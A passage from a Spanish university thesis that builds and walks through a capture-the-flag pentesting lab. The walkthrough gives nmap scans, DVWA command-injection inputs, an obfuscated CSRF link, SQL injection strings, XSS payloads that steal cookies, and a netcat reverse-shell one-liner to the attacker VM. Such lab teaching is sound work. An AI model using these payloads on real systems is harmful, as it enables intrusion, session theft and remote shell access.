- **Vm2:** Servidor web de la red de pruebas, dispone de un servicio web que muestra una página web vulnerable, llamada DVWA, que nos permitirá realizar pruebas de hacking web. Es un sistema Ubuntu Precise64, el aprovisionamiento del que dispone está escrito en bash.
- **Vm3:** Servidor web de la red de pruebas, dispone de un servicio web que muestra una página web vulnerable, llamada Juice Shop, que nos permitirá realizar pruebas de hacking web. Es un sistema Ubuntu Xenial64, el aprovisionamiento del que dispone está escrito en bash y en Ansible.
- **Vm4:** Máquina de usuario de la red de pruebas, presenta una vulnerabilidad en el servicio vsftpd 2.3.4. Es un sistema Ubuntu Metasploitable 2, el aprovisionamiento del que dispone está escrito en bash.

- **Vm5:** Máquina de usuario de la red de pruebas y de la red de preproducción. Esta máquina nos va a servir para pivotar entre dichas redes. Es un sistema Kali Linux, el aprovisionamiento del que dispone está escrito en bash y en Ansible.
- **Vm6:** Servidor FTP de la red de preproducción, se encarga de la transferencia de ficheros entre los usuarios del escenario. Es un sistema Ubuntu Trusty64, el aprovisionamiento del que dispone está escrito en bash y en Ansible. El servicio FTP se ha implementado mediante el rol FTP [21] de Ansible.
- **Vm7:** Servidor Windows 2008 de la red de preproducción, presenta múltiples vulnerabilidades, entre ellas el exploit eternalblue. Es un sistema Windows 2008 obsoleto, el aprovisionamiento del que dispone está escrito en powershell.
- **Vm8:** Máquina de usuario de la red de preproducción, presenta una vulnerabilidad en el servicio unreal ircd. Es un sistema Ubuntu Metasploitable 2, el aprovisionamiento del que dispone está escrito en bash.
- **Vm9:** Máquina de usuario de la red de preproducción y de la red de producción. Esta máquina nos va a servir para pivotar entre dichas redes. Presenta un servicio http que utiliza como sistema gestor de contenidos wordpress. Es un sistema Ubuntu Bento16.04, el aprovisionamiento del que dispone está escrito en bash y en Ansible. El servicio http se ha implementado mediante el rol wordpress de Ansible.
- **Vm10:** Servidor dns de la red de producción, se encargará de transformar las IPs de las máquinas del escenario en nombres de dominio. Es un sistema Ubuntu Bento16.04, el aprovisionamiento del que dispone está escrito en bash y en Ansible. El servicio dns se ha implementado mediante el rol bind9 [22] de Ansible.

En la imagen del Anexo A página 57, podemos apreciar las diversas máquinas virtuales que han sido desplegadas en la infraestructura y los distintos usuarios que tienen acceso a dichos sistemas. La implementación y explicación del código de cada máquina virtual se puede consultar en el repositorio de github Capítulo 8 página 50, en el fichero Vagrantfile.

6.5 Banderas y objetivos.

El objetivo final de este escenario reside en conseguir tomar el control de todos los servidores, redes y dispositivos de la infraestructura, obteniendo permisos de usuario administrador y capturando todas las banderas ocultas.
En la siguiente imagen se puede apreciar la distribución de las banderas a lo largo del escenario. Existen varias banderas verdes, amarillas y una bandera roja, los colores de las banderas indican la dificultad que implica. En algunas banderas se tendrá que encontrar un fichero de texto oculto y en otras se deberá de superar un reto.




Ilustración 6: Distribución de las banderas en el escenario

La dificultad que implica encontrar una bandera concreta dependerá del color de esta. En el escenario podemos encontrar los siguientes tipos de banderas:

- **Bandera verde:** Bandera de dificultad fácil, todas las banderas verdes se encuentran escondidas en la red privada de pruebas 192.168.56.48/29. Existen cuatro banderas verdes escondidas en las máquinas virtuales vm2, vm3, vm4 y vm5.
    - En la dificultad fácil del escenario se pretende conseguir los siguientes conocimientos: Escaneo de redes y servicios, movimientos laterales, localización de ficheros ocultos en el sistema de ficheros de las máquinas virtuales, hacking web, ataques de diccionario y de fuerza bruta, ataques con la herramienta netcat y la explotación de la vulnerabilidad vsftpd 2.3.4 empleando el framework de ataque de metasploit.
- **Bandera amarilla:** Bandera de dificultad media, todas las banderas amarillas se encuentran escondidas en la red privada de preproducción 192.168.56.97/29. Hay cuatro banderas amarillas escondidas en las máquinas virtuales vm6, vm7, vm8 y vm9.
    - En la dificultad media del escenario se pretende conseguir los siguientes conocimientos: Escaneo de redes y servicios, movimientos laterales, localización de ficheros ocultos en el sistema de ficheros de las máquinas virtuales, pivotaje entre redes, ataques de diccionario avanzados, creación de diccionarios personalizados, descifrado de hashes, transformaciones de binario a texto, transformaciones de hexadecimal a texto, ataques a servidores web de wordpress, ataques al servicio ftp, explotación de vulnerabilidades unreal ircd y eternalblue empleando el framework de ataque de metasploit.
- **Bandera roja:** Bandera de dificultad avanzada, la bandera roja se encuentra escondida en la red privada de producción 192.168.56.200/29. Existe una única bandera roja oculta en la máquina virtual vm10 y es la bandera más complicada del escenario.
    - En la dificultad avanzada del escenario se pretende conseguir los siguientes conocimientos: Escaneo de redes y servicios, movimientos laterales, localización de ficheros ocultos en el sistema de ficheros de las máquinas virtuales, pivotaje entre redes, ataques de diccionario más complejos, cifrado y descifrado César e implementación y ejecución de un ransomware en el servidor DNS de la infraestructura.

El tiempo estimado que se tardará en completar las distintas dificultades del escenario dependerá de los conocimientos previos con los que cuenta el usuario antes de realizar el laboratorio. Vamos a considerar el caso de un usuario principiante, un usuario intermedio y un usuario que cuenta con conocimientos más avanzados.

		TIPO DE USUARIO		
		Principiante	**Intermedio**	**Avanzado**
DIFICULTAD	**Fácil**	10 h.	7 h.	3 h.
	Media	12 h.	8 h.	4 h.
	Avanzada	4 h.	2 h.	1 h.

Ilustración 7: Tiempos estimados según tipo de usuario y Dificultad

Capítulo 7

DESARROLLO DE LA SOLUCIÓN

EXPLOTACIÓN DE UNA INFRAESTRUCTURA CORPORATIVA

7.1 Instrucciones de instalación.

Los comandos básicos que nos van a permitir realizar el despliegue de nuestra infraestructura y jugar con el encendido, apagado e instalación del escenario son los siguientes:

- **Vagrant up:** Arranca toda la infraestructura y aprovisiona todas las máquinas del escenario. No se recomienda utilizar en este escenario ya que encenderá las diez máquinas virtuales a la vez y puede tardar mucho en ejecutarse el comando.
- **Vagrant up vm1:** Arranca y aprovisiona únicamente la máquina virtual vm1. Esta es la opción recomendada a utilizar para la instalación de cada máquina virtual concreta.
- **Vagrant halt vm1:** Apaga la máquina virtual vm1, este comando no la elimina.
- **Vagrant reload vm1:** Reanuda la máquina virtual vm1, tras haber sido pausada con el comando "vagrant suspend".
- **Vagrant provision:** Ejecuta todos los aprovisionamientos sobre las máquinas virtuales de la infraestructura, aprovisionamientos escritos en bash y en Ansible. No se recomienda utilizar este comando en el escenario ya que aprovisionará las diez máquinas virtuales a la vez y puede tardar mucho en ejecutarse el comando.
- **Vagrant provision vm1:** Ejecuta el aprovisionamiento únicamente en la máquina virtual vm1. Esta es la opción recomendada en el caso de querer volver a aprovisionar una máquina virtual concreta del escenario.
- **Vagrant suspend vm1:** Guarda el estado actual de la máquina virtual vm1 y la apaga.
- **Vagrant destroy:** Destruye todas las máquinas virtuales del escenario.
- **Vagrant destroy -f:** Destruye todas las máquinas virtuales del escenario, sin solicitar confirmación por parte del usuario antes de proceder a eliminarlas.
- **Vagrant destroy vm1:** Destruye la máquina virtual vm1. Esta es la opción más recomendada para destruir una máquina virtual concreta del escenario.

Debido a la gran cantidad de máquinas virtuales que hay en el laboratorio y con el objetivo de conseguir una mayor eficiencia en consumo de recursos y de rendimiento, se recomienda desplegar el servicio de forma aislada, y no levantando todas las máquinas simultáneamente.

Se han propuesto dos métodos alternativos de instalación del escenario:

- El primero consiste en la instalación manual ejecutando los comandos de Vagrant, mencionados anteriormente.
- El segundo método de instalación se realiza mediante unos scripts escritos en Python que te permiten desplegar únicamente la infraestructura necesaria para cada uno de los niveles de dificultad del escenario.

La implementación y explicación del código de cada script de instalación se puede consultar en el repositorio de github Capítulo 9 página 49, en la carpeta "scripts-TFG".

1. Instalación manual:

Se debe repetir el siguiente proceso con cada máquina virtual del escenario, empezando por la máquina vm1 y acabando por la vm10.

```
> Vagrant up vm1: Instalamos la máquina virtual vm1.
> Vagrant halt vm1: La apagamos posteriormente, para no perder procesamiento
en la instalación del resto de máquinas virtuales.
```

Una vez dispongamos de todas las máquinas virtuales instaladas y con el estado de apagadas, se recomienda encenderlas por grupos, primero las máquinas vm1, vm2, vm3, vm4 y vm5 correspondientes a la dificultad fácil del escenario.

Posteriormente, cuando consigamos vulnerar dichas máquinas virtuales, se recomienda apagarlas y continuar desplegando las máquinas necesarias para el siguiente nivel de dificultad del escenario. Siempre sin apagar la máquina vm1, que es la máquina atacante.

```
> Vagrant reload vm1: Para volver a encender la máquina virtual vm1 después
de haberla apagado con el comando "Vagrant halt vm1".
```

2. Instalación del escenario mediante los scripts escritos en Python.

Se han implementado diferentes scripts escritos en Python [23], que te permiten instalar la infraestructura concreta requerida para superar cada nivel de dificultad del escenario.

Los ficheros con extensión ".py" o scripts, los encontramos en la carpeta "/scriptsTFG". Esta carpeta contiene una subcarpeta para cada nivel de dificultad, y dentro de dichas subcarpetas se encuentran los ficheros Python que ejecutarán el despliegue de los diferentes niveles de dificultad del escenario.

Ejemplos de ejecución de estos scripts:

- **Dificultad Media:** Eliminar escenario de dificultad media.

```
> python3 /ruta-absoluta-al-fichero/Escenario/scriptsTFG/Dificultad2-
Medio/eliminarEscenario.py
```

- **Dificultad Fácil:** Instalar escenario de dificultad fácil.

```
> python3 /ruta-absoluta-al-fichero/Escenario/scriptsTFG/Dificultad1-
Facil/instalarEscenario.py
```

El resto de los scripts se ejecutan de forma análoga a los ejemplos anteriores, pero sustituyendo la ruta por la nueva ruta del script que queremos ejecutar.

Tiempo medio de instalación del escenario.

Las máquinas virtuales de este escenario se aprovisionan con diversos servicios, por lo que se tienen que instalar paquetes para poder desplegar el escenario con todos los servicios mencionados anteriormente, y esto incrementa el tiempo de despliegue del escenario.

Se ha cronometrado de forma aproximada el tiempo medio de despliegue de cada máquina virtual del escenario, la máquina vm5 es la que más tiempo tarda y la vm2 la que menos.

- **Máquinas del escenario:** vm1 (7 minutos 31 segundos), vm2 (1 minuto 9 segundos), vm3 (5 minutos 17 segundos), vm4 (2 minutos 28 segundos), vm5 (10 minutos 10 segundos), vm6 (2 minutos 51 segundos), vm7 (4 minutos 15 segundos), vm8 (2 minutos 25 segundos), vm9 (3 minutos 52 segundos), vm10 (3 minutos 30 segundos).

7.2 Auditoría y explotación del escenario.

Para realizar la auditoría se analizarán y seguirán las diferentes tácticas y técnicas de la matriz Mitre Attack. Debido a que la mayor parte de las máquinas virtuales del escenario tienen un sistema operativo Linux se va a emplear la matriz Mitre Attack for Enterprise para los sistemas Linux, esta matriz tiene 12 tácticas y cada táctica tiene diferentes técnicas y subtécnicas para lograr nuestros objetivos finales.

El punto de partida es el perímetro de la red de pruebas 192.168.56.48/29, en la cual ha conseguido entrar la máquina atacante vm1, dicha máquina es una amenaza interna de la red o “insider” y desde ella tendremos que ir explorando esta red y detectando los servidores y equipos de usuario conectados a la red, para conseguir desplazarnos a otras redes privadas internas, con el objetivo de tomar el control de las máquinas y servicios, capturando todas las banderas escondidas dentro del escenario.

Lo primero que haremos será iniciar sesión en la máquina atacante vm1, las credenciales de acceso son usuario: “Attack”, contraseña: “uHuis9hj”. A continuación cambiaremos el modelo de teclado para ponerlo en español, y que se adapte a las teclas de nuestro teclado, ejecutando:

```
> sudo setxkbmap -layout 'es,es' -model pc105
```

Lo siguiente que vamos a realizar será comprobar nuestro punto de partida o rango de red y analizar qué interfaces de red tenemos habilitadas en la máquina atacante, para localizar la referente a la red privada de pruebas de nuestro escenario. Para ello podemos ejecutar el comando *route* y obtendremos todas las interfaces de red de la máquina atacante.

Podemos observar el rango de red indicado que corresponde a nuestro punto de partida y que delimita la red interna de pruebas 192.168.56.48/29. Esta máscara de red nos indica que como mucho puede haber 8 máquinas conectadas a la red de pruebas. Además, observamos que nuestra máquina atacante está conectada a dicha red mediante la interfaz eth1.

A partir de este instante, se va a realizar una auditoría de seguridad a la red de pruebas. El objetivo será localizar todas las máquinas conectadas a la red, detectar qué puertos tienen abiertos, localizar servicios expuestos y versiones de estos servicios que presenten vulnerabilidades y que nos permitan ganar control en la red y en los dispositivos conectados.

Este proceso se realizará siguiendo las doce tácticas, que engloban diferentes técnicas y subtécnicas de la matriz Linux de Mitre Att&ck Enterprise. Esta matriz no se presenta en ningún orden lineal, por lo que se saltará de una táctica a otra en función de nuestros objetivos.

7.2.1 Auditoría red de pruebas. Nivel de dificultad fácil del escenario.

Vamos a comenzar la auditoría de la red de pruebas, la dificultad fácil del escenario que se corresponde con la explotación de las máquinas vm2, vm3, vm4 y vm5. Esta dificultad del laboratorio está constituida por cuatro banderas y cuatro máquinas virtuales que hay que vulnerar.

Antes de comenzar la auditoría de la red de pruebas, realizaremos un resumen de las banderas que necesitamos capturar para superar la dificultad fácil del escenario.

- **Bandera 1:** Primera bandera de la dificultad fácil del escenario está localizada en la máquina virtual vm2 de la red de pruebas.
- **Bandera 2:** Segunda bandera de la dificultad fácil del escenario está localizada en la máquina virtual vm3 de la red de pruebas.
- **Bandera 3:** Tercera bandera de la dificultad fácil del escenario está localizada en la máquina virtual vm4 de la red de pruebas.
- **Bandera 4:** Cuarta bandera de la dificultad fácil del escenario está localizada en la máquina virtual vm5 de la red de pruebas.

El primer paso que se va a realizar será detectar todas las máquinas virtuales que tienen conexión con esta red privada. Se tratará de averiguar el sistema operativo, la interfaz de red, los puertos abiertos, servicios y versiones de los servicios de cada una de las máquinas. El objetivo final será encontrar vulnerabilidades en la infraestructura y aprovecharnos de ellas para capturar las cuatro banderas verdes ocultas y superar el nivel fácil del escenario.

Esta primera fase es conocida como escaneo de red o reconocimiento activo. Empleando las palabras de Gustavo Romero Sánchez [24] en la web “cronicaseguridad”, el reconocimiento activo comprende el estudio de la red para descubrir los equipos individuales, las direcciones IP y los servicios que prestan. Este proceso implica más riesgo de detección que el reconocimiento pasivo.

En el Anexo A página 58, podemos observar el resultado obtenido después de ejecutar los comandos de escaneo y reconocimiento de la red privada de pruebas.

Para realizar esta primera fase utilizaremos los comandos [25] ifconfig, route, ping y nmap. Estos comandos serán ejecutados desde el terminal de la máquina atacante.

- **Route:** Este comando se ejecutará desde la máquina atacante para identificar las redes a las que tenemos acceso, la máscara de red y el gateway. Mediante el comando route detectaremos el rango de IPs y la máscara de la red de pruebas.
- **Ping:** Nos indicará el sistema operativo que emplea cada máquina virtual del escenario y si tenemos conectividad con una determinada IP o por el contrario no.
- **Ifconfig:** Este comando será ejecutado desde la máquina atacante, para identificar las interfaces y tarjetas de red que tenemos habilitadas en dicha máquina.

- **Nmap:** Nos servirá para localizar las IPs conectadas a un determinado rango de red, los puertos abiertos de un determinado dispositivo, el servicio que corre en cada puerto abierto y las versiones que utiliza un determinado servicio.

> route: Nos indica las distintas interfaces de red a las que estamos conectados de nuestra máquina atacante y sus rangos de IP, al ejecutarlo detectamos la red 192.168.56.48/29.

> ping 192.168.56.51: TTL (Time to live) nos indica que el SO es de Linux, ya que TTL = 64.

> ping 192.168.56.52: TTL (Time to live) nos indica que el SO es de Linux, ya que TTL = 64.

> ping 192.168.56.53: TTL (Time to live) nos indica que el SO es de Linux, ya que TTL = 64.

> ping 192.168.56.54: TTL (Time to live) nos indica que el SO es de Linux, ya que TTL = 64.

> ifconfig: Nos indica que la IP de nuestro Kali Linux dentro de la red de pruebas es la 192.168.56.50

Antes de ejecutar los comandos de nmap para realizar el escaneo de la red de pruebas, vamos a realizar un breve repaso acerca de las opciones que nos ofrece esta herramienta "open source". La siguiente tabla muestra las opciones principales que nos proporciona nmap [26].

Comando de instalación de la herramienta nmap.	> sudo apt-get install nmap
Escaneo básico de una máquina o dispositivo.	> sudo nmap [HOST] o [IP]
Escaneo ISMP, envío de un ping a toda la subred.	> sudo nmap -P [IP]
Escanear los 65535 puertos de la IP objetivo.	> sudo nmap -p- [IP]
Evitar la resolución de nombres así será más rápido.	> sudo nmap -n [IP]
Escanear las IPs de toda una subred completa.	> sudo nmap 192.168.56.*
Excluimos el escaneo de una IP concreta del escaneo.	> nmap 192.168.56.* --exclude 192.168.56.50
Escaneo a diferentes octetos, con distintas IPs.	> sudo nmap 192.168.56.50,51,52
Lectura de archivo que contiene las IPs objetivos.	> sudo nmap -iL archivo.txt
Escaneo dirigido a rangos de IP concretos.	> sudo nmap 192.168.56.48-55
Mayor detalle del escaneo, -v indica "verbosity".	> sudo nmap -v [IP]
Escaneo dirigido a múltiples IPs.	> sudo nmap [IP] [IP]
Detectar el Sistema Operativo de una IP.	> sudo nmap -O [IP]
Detectar el sistema Operativo que lo gobierna y	> sudo nmap –A [IP]
Escaneo de detección de Firewall.	> sudo nmap –sA [IP]
Detección de dispositivos encendidos dentro de la red.	> sudo nmap –sP 192.168.56.*
Escaneo rápido en los puertos más utilizados.	> sudo nmap –F [IP]
Mostrar los resultados en un orden creciente.	> sudo nmap –r [IP]
Escaneo de puertos específicos de una determinada IP.	> sudo nmap –p 22 [IP]
Escaneo para detectar las versiones de los servicios.	> sudo nmap –sV [IP]
Realizar un escaneo exhaustivo de una IP concreta.	> sudo nmap –sS [IP]
Con análisis de prueba de firewall.	> sudo nmap –sN [IP]
Escaneo de varios puertos concretos en una IP.	> sudo nmap –p 22,80,25 [IP]
Detección de servicios en un rango concreto de puertos.	> sudo nmap –p 1-1000 [IP]
Escaneo completo exhaustivo de una red completa.	> sudo nmap –O –n –v –sS –p 1-65535 [IP]/24
Para almacenar resultados y guardarlos en un fichero.	> sudo nmap [IP] > resultado.txt

Para realizar la auditoría de la red privada de pruebas ejecutaremos los siguientes comandos de nmap con permisos de administrador, todos estos comandos han sido explicados en la tabla anterior.

```
> sudo nmap -sn 192.168.56.48/29
> sudo nmap -Pn 192.168.56.48/29
> sudo nmap -sS -n -v -p- -T5 192.168.56.51
> sudo nmap -sS -n -v -p- -T5 192.168.56.52
> sudo nmap -sS -n -v -p- -T5 192.168.56.53
> sudo nmap -sS -n -v -p- -T5 192.168.56.54
> sudo nmap -sC -sV -n -v -p- -T5 192.168.56.51
> sudo nmap -sC -sV -n -v -p- -T5 192.168.56.52
> sudo nmap -sC -sV -n -v -p- -T5 192.168.56.53
> sudo nmap -sC -sV -n -v -p- -T5 192.168.56.54
```


En el apartado del Anexo A página 57, podemos observar el resultado obtenido al ejecutar los comandos de escaneo y reconocimiento de la red privada de pruebas.

Después de haber realizado un escaneo de toda la red interna, ya sabemos que hay cinco máquinas conectadas a esta red, nuestra máquina virtual kali Linux y cuatro máquinas virtuales del escenario que tendremos que explotar.

Realizando un análisis de los servicios y de los puertos abiertos que presenta cada máquina virtual del escenario, podemos sospechar que hay dos servidores web que están ofreciendo un servicio HTTP en el puerto 80 y otras dos máquinas virtuales. Observando el diagrama de red del escenario comprobamos que dichas dos máquinas podrían ser los clientes uno y dos, equipos de usuario que se conectan a la red de pruebas para hacer uso de los servidores y de los servicios web que ofrecen.

7.2.1.1 Explotación máquina vm2, primera bandera.

Para explotar las diferentes máquinas del escenario se seguirá una estructura organizada, empezando por la máquina virtual vm2, ya sabemos que tiene la IP 192.168.56.51 y que es un servidor web ya que tiene el puerto HTTP abierto. Se analizarán los puertos abiertos, los servicios que ofrece y las versiones de las tecnologías que utiliza para desplegar los servicios.



El servicio HTTP que ofrece la máquina virtual vm2 del escenario en el puerto 80, es una web muy conocida en el mundo del pentesting DVWA, una página web que se caracteriza por tener un gran número de vulnerabilidades y que nos da la posibilidad de probar nuestras habilidades de hacking web. Este portal web te permite elegir entre tres tipos diferentes de

dificultad (alta, media y baja) y probar diversos ataques con el objetivo de explotar las 10 principales vulnerabilidades de riesgo crítico de OWASP:

- Brute Force, Command Injection, Cross Site Request Forgery, File inclusion, File upload, Insecure captcha, SQL Injection, Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, Java Script.

Mediante la ejecución del comando Whatweb [27] podremos localizar más información acerca de las tecnologías que utiliza dicha página web y las versiones de dichas tecnologías, esto nos será muy útil para detectar vulnerabilidades. Podemos observar que utiliza Apache 2.2.22, PHP y diferentes bases de datos como Sqlite y MySQL. La estructura del comando whatweb se muestra a continuación:

```
> whatweb http://192.168.56.51/dvwa
```

Antes de comenzar las pruebas de auditoría explotando las principales vulnerabilidades de riesgo crítico de OWASP, obtendremos información acerca de la estructura de ficheros que utiliza dicha página web, para hacernos una idea de cómo está estructurada y localizar ficheros ocultos interesantes. Para realizar un escaneo de posibles rutas de directorios web se instalarán y utilizarán las herramientas gobuster, dirbuster y dirb [28]. El resultado obtenido al ejecutar los comandos de dichas herramientas se ha incluido en el Anexo A página 64.

```
> sudo gobuster dir -u http://192.168.56.51/dvwa -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

> dirb http://192.168..56.51/dvwa

> dirbuster: Este comando nos permitirá abrir la interfaz gráfica de la
herramienta
```

A continuación, se mostrarán ejemplos de algunos de los principales ataques a la página web. En el canal de YouTube de “InfoSec education channel” [29], se proporciona un tutorial para superar con éxito todos los ataques web de la página DVWA.

- **Command Execution:** El funcionamiento de este módulo es simple, se proporciona un cajetín para introducir parámetros de entrada, donde tu escribes una dirección IP y al pulsar el botón se realiza un ping y se envían 3 paquetes, esto se puede observar en el Anexo A página 64. Nosotros podemos aprovecharnos de este cajetín de parámetros de entrada para concatenar que se ejecuten más comandos después del ping que se realiza. Introduciendo las siguientes sentencias en el cajetín de texto o input podemos obtener información muy valiosa del servidor web vm2.
  - **Nivel fácil**: Ejecutaremos la siguiente sentencia en el input de la página web. El resultado del comando lo encontramos en el Anexo A página 64.

    ```
    > 192.168.56.51; ls; pwd; whoami; hostname; ifconfig; ls ../; echo
    “HACKEADO nivel fácil".
    ```

  - **Nivel medio**: En esta dificultad se ha implementado un mecanismo de seguridad de sustitución de los caracteres “;” y “&&”, por lo que no podremos utilizar las mismas técnicas que en el caso anterior. Realizando pruebas observamos que podemos concatenar más comandos después del ping utilizando el caracter “&”. El resultado del comando lo encontramos en el Anexo A página 64.

    ```
    > 192.168.56.51& ls& pwd& whoami& hostname& ifconfig& ls ../.
    ```

- **CSRF (Cross Site Request Forgery):** Como expresa Francisco Cantelli [30], el ataque CSRF se produce en las páginas web y le permite a un atacante inducir a los usuarios

a realizar acciones que no pretenden realizar, como por ejemplo, cambiar su dirección de correo electrónico, su contraseña. Para que un ataque CSRF sea posible, deben cumplirse tres condiciones diferentes:

- Existe una acción relevante que el atacante quiere inducir. Puede ser una acción privilegiada (modificar permisos para otros usuarios) o una acción sobre datos específicos del usuario (cambiar la propia contraseña del usuario).
- El manejo de sesiones debe estar basado en cookies dado que realizar una acción implica realizar una o más solicitudes HTTP. Y si la aplicación utiliza cookies de sesión, estas siempre serán enviadas para identificar al usuario que ha realizado las solicitudes.
- Las solicitudes no contienen parámetros impredecibles, es decir, no existen valores que el atacante tenga que determinar o adivinar. Por ejemplo, al hacer que un usuario cambie su contraseña, la función no es vulnerable si un atacante necesita conocer el valor de la contraseña existente.

Observamos en el nivel fácil de CSRF que tras cambiar la password, la url nos da información muy útil. Ver más detalle en el Anexo A página 64.

Podríamos introducir los parámetros principales de la url en un encoder, y generar un enlace malicioso con el que podríamos engañar a usuarios de la red para que pinchen en él y les cambiemos la contraseña. Como el enlace o URL está pasado por un encoder el usuario no sería consciente de que es un enlace malicioso y podría caer en la trampa.

Para realizar estas pruebas se va a utilizar la función del encoder URL de Burpsuite [31]. Los usuarios no se podrían dar cuenta de las intenciones del enlace ya que está pasado por un encoder que lo oculta. Adicionalmente, en la siguiente referencia bibliográfica podemos observar un tutorial de YouTube del canal "TheGoodHacker" [32] para aprender a utilizar la herramienta de Burpsuite. Ver más detalle en el Anexo A página 64.

- Url original:

```
http://192.168.56.51/dvwa/vulnerabilities/csrf/?password_new=hacking&pass
word_conf=hacking&Change=Change#
```

- Url encoder Burpsuite:

```
http://192.168.56.51/dvwa/vulnerabilities/csrf/?%70%61%73%73%77%6f%72%64%
5f%6e%65%77=%68%61%63%6b%69%6e%67%0a%0a&%70%61%73%73%77%6f%72%64%5f%63%6f
%6e%66%0a==%68%61%63%6b%69%6e%67%0a%0a&%43%68%61%6e%67%65%0a%0a%0a=&%43%6
8%61%6e%67%65%0a%0a%0a#
```

- **SQL Injection:** La inyección SQL se realizará desde el cajetín de texto que nos permite introducir parámetros de entrada, esta técnica de hacking web realiza una consulta a la base de datos y extrae información crítica de ella. Podemos observar que la página está configurada para que cuando introduzcas un número en el cajetín de texto, se muestre el usuario que tiene dicho número como ID o identificador
  - Para el **nivel** fácil nos servirá realizar la siguiente inyección SQL:

    ```
    hola' or '1' = '1
    ```

    En el nivel fácil, las contraseñas de los usuarios de dicho portal web se pueden extraer de la base de datos con la siguiente inyección SQL:

    ```
    ' UNION SELECT user, password FROM users#
    ```

La respuesta de la página web ante la ejecución de dichas consultas a la base de datos o inyecciones SQL las podemos contemplar en el Anexo A página 64.

- **XSS Reflected:** Como expresa la página web oficial de "Kaspersky" [33], los ataques de secuencias de comandos entre sitios o XSS reflected se producen cuando un atacante utiliza una aplicación web para enviar código malicioso, generalmente en forma de un script en el lado del navegador, a un usuario final diferente. Los fallos que permiten que estos ataques tengan éxito están bastante extendidos y se producen en cualquier lugar en el que una aplicación web utiliza la entrada de un usuario en la salida que genera sin validarla o codificarla.

  Un atacante puede utilizar XSS para enviar un script malicioso a un usuario. El navegador del usuario final no tiene forma de saber que el script no es de confianza y lo ejecutará. Como cree que el script proviene de una fuente de confianza, el script malicioso puede acceder a cualquier cookie, testigo de sesión u otra información sensible retenida por el navegador y utilizada con ese sitio. Estos scripts pueden incluso reescribir el contenido de la página HTML.

  En nuestro caso el escenario es el siguiente, un cajetín de entrada de texto en la cual se solicita que introduzcas tu nombre y mediante un script interno te devuelve la salida del comando *echo "Hello nombre".*

  Introduciendo el siguiente script en el cajetín de entrada de texto, podemos darnos cuenta de que esta aplicación es sensible a Reflected XSS. Ver Anexo A página 64.

  ```
  <script>alert("I'm hacking you")</script>
  ```

  Ejecutando en el cajetín de entrada de texto el siguiente script, obtenemos la cookie del usuario y podríamos robar su sesión y acceder con su usuario.

  ```
  <script>window.location='http:192.168.56.51/cookie=' +
  document.cookie</script>.
  ```

- **XSS Stored:** Como expresa la página web oficial de "WeliveSecurity" [34], los ataques de tipo stored XSS o persistentes consisten en inyectar código sobre un determinado sitio web, el cual pasa a formar parte del propio código. Este tipo de ataque es más peligroso que el XSS no persistente debido a que afecta a todos los usuarios que ingresen en el sitio web después de haber efectuado el ataque. Suponiendo que se cuenta con un sistema similar a un foro, donde los usuarios pueden publicar mensajes para que otros usuarios los lean.

  Introduciendo el siguiente script en cualquiera de los dos cajetines de entrada de texto y completando el otro con un string o cadena de texto arbitrario, podemos darnos cuenta que esta aplicación es sensible a XSS Stored.

  ```
  <script>alert("I'm hacking you")</script>
  ```

  Ahora cada vez que intentemos acceder al panel de XSS Stored en la página web nos aparecerá dicha alerta "I'm hacking you".

  Ejecutando en cualquiera de los dos cajetines de entrada de texto el siguiente script y completando el otro con un string o cadena de texto arbitrario, obtendríamos la cookie del usuario y podríamos entrar en su sesión con sus credenciales de acceso.

  ```
  <script>window.location='http:192.168.56.51/cookie=' +
  document.cookie</script>.
  ```

La primera bandera oculta en la máquina virtual vm2 la encontraremos ejecutando el siguiente comando en el input del panel de "command execution" del nivel fácil.

```
127.0.0.1;  rm  /tmp/f;mkfifo  /tmp/f;mkfifo  /tmp/f;cat  /tmp/f|/bin/sh  -i
2>&1|nc 192.168.56.50 1337 >/tmp/f
```

Adicionalmente, debemos abrir el terminal de nuestro kali Linux y ejecutar el siguiente comando:

```
nc -nlvp 1337
```

